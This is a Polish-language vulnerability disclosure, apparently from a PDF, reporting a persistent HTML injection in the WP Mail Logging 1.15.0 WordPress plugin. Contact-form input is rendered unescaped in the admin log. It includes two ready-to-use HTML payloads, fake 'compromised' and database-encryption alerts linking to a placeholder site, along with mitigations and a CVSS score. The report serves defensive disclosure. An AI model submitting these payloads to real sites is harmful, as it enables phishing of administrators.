Persistent HTML Injection renderowane w panelu administracyjnym WordPress


Komponent dotknięty podatnością:
Wordpress Plugin: WP Mail Logging 1.15.0 (Aktywne instalacje: 300,000+)

Środowisko testowe:
WordPress: 6.9
Serwer: Apache + PHP (local environment)
Uwierzytelnienie atakującego: brak (użytkownik niezalogowany)
Cel ataku: panel administracyjny WordPress


Klasyfikacja:
Typ podatności: Persistent HTML Injection
Wektor ataku: sieciowy
Wymagane uprawnienia: brak
Interakcja użytkownika: wymagana (administrator przegląda logi)
Zakres wpływu: panel administracyjny WordPress
Zmiana zakresu: tak (frontend → panel administracyjny)

Summary:
W wersji 1.15.0 wtyczki WP Mail Logging zidentyfikowano podatność typu persistent HTML injection. Dowolny, nieuwierzytelniony użytkownik sieci Internet może wstrzyknąć treść HTML za pośrednictwem publicznego formularza kontaktowego. Wstrzyknięta treść jest zapisywana w logach wiadomości e-mail /wp-admin, a następnie renderowana bez odpowiedniej sanitizacji w panelu administracyjnym WordPress i widoczna dla administratorów.


Szczegóły techniczne podatności:



PoC 1: Wysłanie payloadu HTML przez publiczny formularz kontaktowy (brak uwierzytelnienia).




PoC 2: Wiadomość zostaje zapisana w logach przez wtyczkę WP Mail Logging w /wp-admin



PoC 3: Administrator przegląda log w panelu /wp-admin, a wstrzyknięty HTML jest renderowany bez modyfikacji.

–
Researcher: Kasia Sok
16 / 01 / 2026
Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel



PoC 4: Trwała iniekcja HTML powodująca presję na administratora i wymuszenie działania poprzez manipulację UI w panelu admina, bez użycia JavaScript.

Impakt:

Możliwość trwałego podszywania się pod komunikaty systemowe WordPress w panelu administracyjnym
Przeprowadzanie ataków phishingowych i socjotechnicznych wobec administratorów
Nadużycie zaufania administratora do interfejsu panelu administracyjnego
Manipulacja interfejsem użytkownika (UI redressing), w tym ukrywanie prawdziwego panelu
Potencjalny punkt wyjścia do dalszej kompromitacji systemu w wyniku łańcuchowania podatności

Przykładowy payload 1:


```
<div style="background:#b30000;color:white;padding:20px;border:3px solid black">
 <h1>⚠️ ADMIN PAWN3D</h1>
 <p><strong>Admin panel compromised by unauthenticated user</strong></p>

  <button type="button">
   Fix the error
  </button>
</div>
```

Przykładowy payload 2:


```
<div style="border:2px solid
#000;background:#111;color:#fff;padding:12px;font-family:Arial,Helvetica,sans-serif;font-size:13px;line-height:1.3">
 <h2 style="margin:0 0 8px 0;color:#ff4444;font-size:16px">
  ☠️ KRYTYCZNY ALERT SYSTEMOWY
 </h2>

 <p style="margin:0 0 6px 0">
  Wykryto <strong>nieautoryzowane szyfrowanie bazy danych</strong>
  tej instalacji WordPress.
 </p>

 <p style="margin:0 0 6px 0">
  <strong>Dotknięte:</strong> treść strony, użytkownicy, hasła, e-maile, formularze
 </p>

 <p style="margin:0 0 4px 0">
  Status:
  <strong style="color:#ff4444">DANE NIEDOSTĘPNE</strong>
 </p>

 <p style="margin:0 0 2px 0;font-size:12px">
  Raport wpływu:
 </p>

 <p style="margin:0 0 4px 0;font-size:12px;
        font-family:monospace;
        text-decoration:underline;
        color:#ffffff">
  https://incident-report.example/database-status
 </p>

 <p style="margin:0 0 8px 0;font-size:11px;color:#ccc">
  Jeśli raport się nie otworzy, skopiuj adres i wklej go ręcznie w przeglądarce.
 </p>

 <div style="padding:10px;background:#ff4444;color:#000;font-weight:bold;text-align:center;font-size:13px">
  SPRAWDŹ SKUTKI INCYDENTU NATYCHMIAST
 </div>
</div>
```

Zalecenia:
Wszystkie dane dostarczane przez użytkowników powinny być odpowiednio sanitizowane na wejściu
Dane wyświetlane w panelu administracyjnym powinny być escapowane na wyjściu
Renderowanie surowego HTML w logach wiadomości e-mail powinno zostać wyłączone lub ściśle ograniczone

Ocena podatności:
MEDIUM
CVSS v4.0 vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:R/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N



PoC 5: Wordpress 6.9 + WP Mail Logging 1.15.0



PoC 6: Liczba aktywnych instalacji: 300 000+